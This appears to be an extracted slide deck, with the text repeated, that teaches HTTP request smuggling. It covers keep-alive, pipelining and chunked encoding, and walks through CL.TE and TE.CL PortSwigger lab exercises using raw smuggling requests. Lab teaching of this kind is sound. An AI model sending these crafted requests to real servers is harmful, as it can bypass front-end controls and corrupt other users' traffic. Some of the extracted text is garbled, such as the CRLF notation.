WHAT IS HTTP REQUEST SMUGGLING?
▪ Whenever HTTP requests originating from a client pass
through more than one entity that parses them, there is a
good chance that these entities are vulnerable to HRS.
▪ HRS sends multiple, specially crafted HTTP requests that
cause the two attacked devices to see different sets of
requests, allowing the hacker to smuggle a request to one
device without the other device being aware of it.
1
#Causes
▪ HTTP Connection Mod
▪ Message Body
2
HTTP Connection Mod
▪ In the protocol design before HTTP1.0, every time a client
makes an HTTP request, it needs to establish a TCP
connection with the server. Modern web site pages are
composed of multiple resources. We need to obtain the
content of a web page, not only request HTML documents,
but also various resources such as JS, CSS, and images. , It
will cause the load overhead of the HTTP server to increase.
So in HTTP1.1, Keep-Alive and Pipeline were added.
3
Keep-Alive
▪ Keep-Alive is used by default in HTTP/1.1, allowing multiple
requests and responses to be hosted on a single connection.
▪ The so-called Keep-Alive, is to add a special request header
Connection: Keep-Alive in the HTTP request, tell the server,
after receiving this HTTP request, do not close the TCP link,
followed by the same target server HTTP Request, reuse this
TCP link, so only need to perform a TCP handshake
process, which can reduce server overhead, save resources,
and speed up access. Of course, this feature is enabled by
default in HTTP1.1. 4
Pipline
▪ With Keep-Alive, there will be a Pipeline, and the client can
send its own HTTP request like a pipeline without waiting for
the response from the server. After receiving the request, the
server needs to follow the first-in first-out mechanism, strictly
correlate the request and response, and then send the
response to the client.
▪ Nowadays, the browser does not enable Pipeline by default,
but the general server provides support for Pipleline.
5
Transfer Encoding
▪ Here we mainly focus on chunked, a transmission encoding
method, which is not mentioned for the first time in a network
attack. It also used in bypassing WAF frequently.
▪ The chunked transfer coding wraps the payload body in
order to transfer it as a series of chunks, each with its own
size indicator, followed by an OPTIONAL trailer containing
header fields. Chunked enables content streams of unknown
size to be transferred as a sequence of length-delimited
buffers, which enables the sender to retain connection
persistence and the recipient to know when it has received 6
Cont.: Transfer Encoding
7
Attack Method
▪ We know that both Content-Length and Transfer-Encoding
can be used as a way to process the body during POST data
transmission. In order to facilitate reading and writing, we
have the following shorthand rules for field processing
priority rules:
▫ CL.TE: the front-end server uses the Content-Length
header and the back-end server uses the Transfer-
Encoding header.
▫ TE.CL: the front-end server uses the Transfer-Encoding
header and the back-end server uses the Content-
Length header.
8

CL-TE
▪ In the next few attack methods, we can use some Labs
provided by @portswigger to practice for us to deepen our
understanding. Labs-HTTP request smuggling.
▪ Remember to cancel BurpSuite’s automatic update Content-
Length function before doing it.
▪ This lab involves a front-end and back-end server, and the
front-end server doesn’t support chunked encoding. The
front-end server rejects requests that aren’t using the GET or
POST method.
9
Cont.
10
11

POST / HTTP/1.1
Host: ac8f1fae1e6cd77b8073213100b500d6.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
0
G
12
13

TE-CL
▪ Next we look at the situation of TE-CL. Similarly, we use LAB
experiments to deepen our understanding.:Lab: HTTP
request smuggling, basic TE.CL vulnerability
▪ This lab involves a front-end and back-end server, and the
back-end server doesn’t support chunked encoding. The
front-end server rejects requests that aren’t using the GET or
POST method.
▪ To solve the lab, smuggle a request to the back-end server,
so that the next request processed by the back-end server
appears to use the method GPOST. 14
Contd.
15
POST / HTTP/1.1
Host: acde1ffc1f047f9f8007186200ff00fe.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
12
GPOST / HTTP/1.1
0
Contd.
▪ It should be noted here that at the end you need to add two
CRLFs to construct chunk data.
16
0rn
rn
Contd.
17
Practical Time
Let’s Go!
18

HTTP Request Smuggling

  • 1.
    WHAT IS HTTPREQUEST SMUGGLING? ▪ Whenever HTTP requests originating from a client pass through more than one entity that parses them, there is a good chance that these entities are vulnerable to HRS. ▪ HRS sends multiple, specially crafted HTTP requests that cause the two attacked devices to see different sets of requests, allowing the hacker to smuggle a request to one device without the other device being aware of it. 1
  • 2.
    #Causes ▪ HTTP ConnectionMod ▪ Message Body 2
  • 3.
    HTTP Connection Mod ▪In the protocol design before HTTP1.0, every time a client makes an HTTP request, it needs to establish a TCP connection with the server. Modern web site pages are composed of multiple resources. We need to obtain the content of a web page, not only request HTML documents, but also various resources such as JS, CSS, and images. , It will cause the load overhead of the HTTP server to increase. So in HTTP1.1, Keep-Alive and Pipeline were added. 3
  • 4.
    Keep-Alive ▪ Keep-Alive isused by default in HTTP/1.1, allowing multiple requests and responses to be hosted on a single connection. ▪ The so-called Keep-Alive, is to add a special request header Connection: Keep-Alive in the HTTP request, tell the server, after receiving this HTTP request, do not close the TCP link, followed by the same target server HTTP Request, reuse this TCP link, so only need to perform a TCP handshake process, which can reduce server overhead, save resources, and speed up access. Of course, this feature is enabled by default in HTTP1.1. 4
  • 5.
    Pipline ▪ With Keep-Alive,there will be a Pipeline, and the client can send its own HTTP request like a pipeline without waiting for the response from the server. After receiving the request, the server needs to follow the first-in first-out mechanism, strictly correlate the request and response, and then send the response to the client. ▪ Nowadays, the browser does not enable Pipeline by default, but the general server provides support for Pipleline. 5
  • 6.
    Transfer Encoding ▪ Herewe mainly focus on chunked, a transmission encoding method, which is not mentioned for the first time in a network attack. It also used in bypassing WAF frequently. ▪ The chunked transfer coding wraps the payload body in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing header fields. Chunked enables content streams of unknown size to be transferred as a sequence of length-delimited buffers, which enables the sender to retain connection persistence and the recipient to know when it has received 6
  • 7.
  • 8.
    Attack Method ▪ Weknow that both Content-Length and Transfer-Encoding can be used as a way to process the body during POST data transmission. In order to facilitate reading and writing, we have the following shorthand rules for field processing priority rules: ▫ CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer- Encoding header. ▫ TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content- Length header. 8
  • 9.
    CL-TE ▪ In thenext few attack methods, we can use some Labs provided by @portswigger to practice for us to deepen our understanding. Labs-HTTP request smuggling. ▪ Remember to cancel BurpSuite’s automatic update Content- Length function before doing it. ▪ This lab involves a front-end and back-end server, and the front-end server doesn’t support chunked encoding. The front-end server rejects requests that aren’t using the GET or POST method. 9
  • 10.
  • 11.
    11 POST / HTTP/1.1 Host:ac8f1fae1e6cd77b8073213100b500d6.web-security-academy.net Content-Type: application/x-www-form-urlencoded Content-Length: 6 Transfer-Encoding: chunked 0 G
  • 12.
  • 13.
  • 14.
    TE-CL ▪ Next welook at the situation of TE-CL. Similarly, we use LAB experiments to deepen our understanding.:Lab: HTTP request smuggling, basic TE.CL vulnerability ▪ This lab involves a front-end and back-end server, and the back-end server doesn’t support chunked encoding. The front-end server rejects requests that aren’t using the GET or POST method. ▪ To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST. 14
  • 15.
    Contd. 15 POST / HTTP/1.1 Host:acde1ffc1f047f9f8007186200ff00fe.web-security-academy.net Content-Type: application/x-www-form-urlencoded Content-length: 4 Transfer-Encoding: chunked 12 GPOST / HTTP/1.1 0
  • 16.
    Contd. ▪ It shouldbe noted here that at the end you need to add two CRLFs to construct chunk data. 16 0rn rn
  • 17.
  • 18.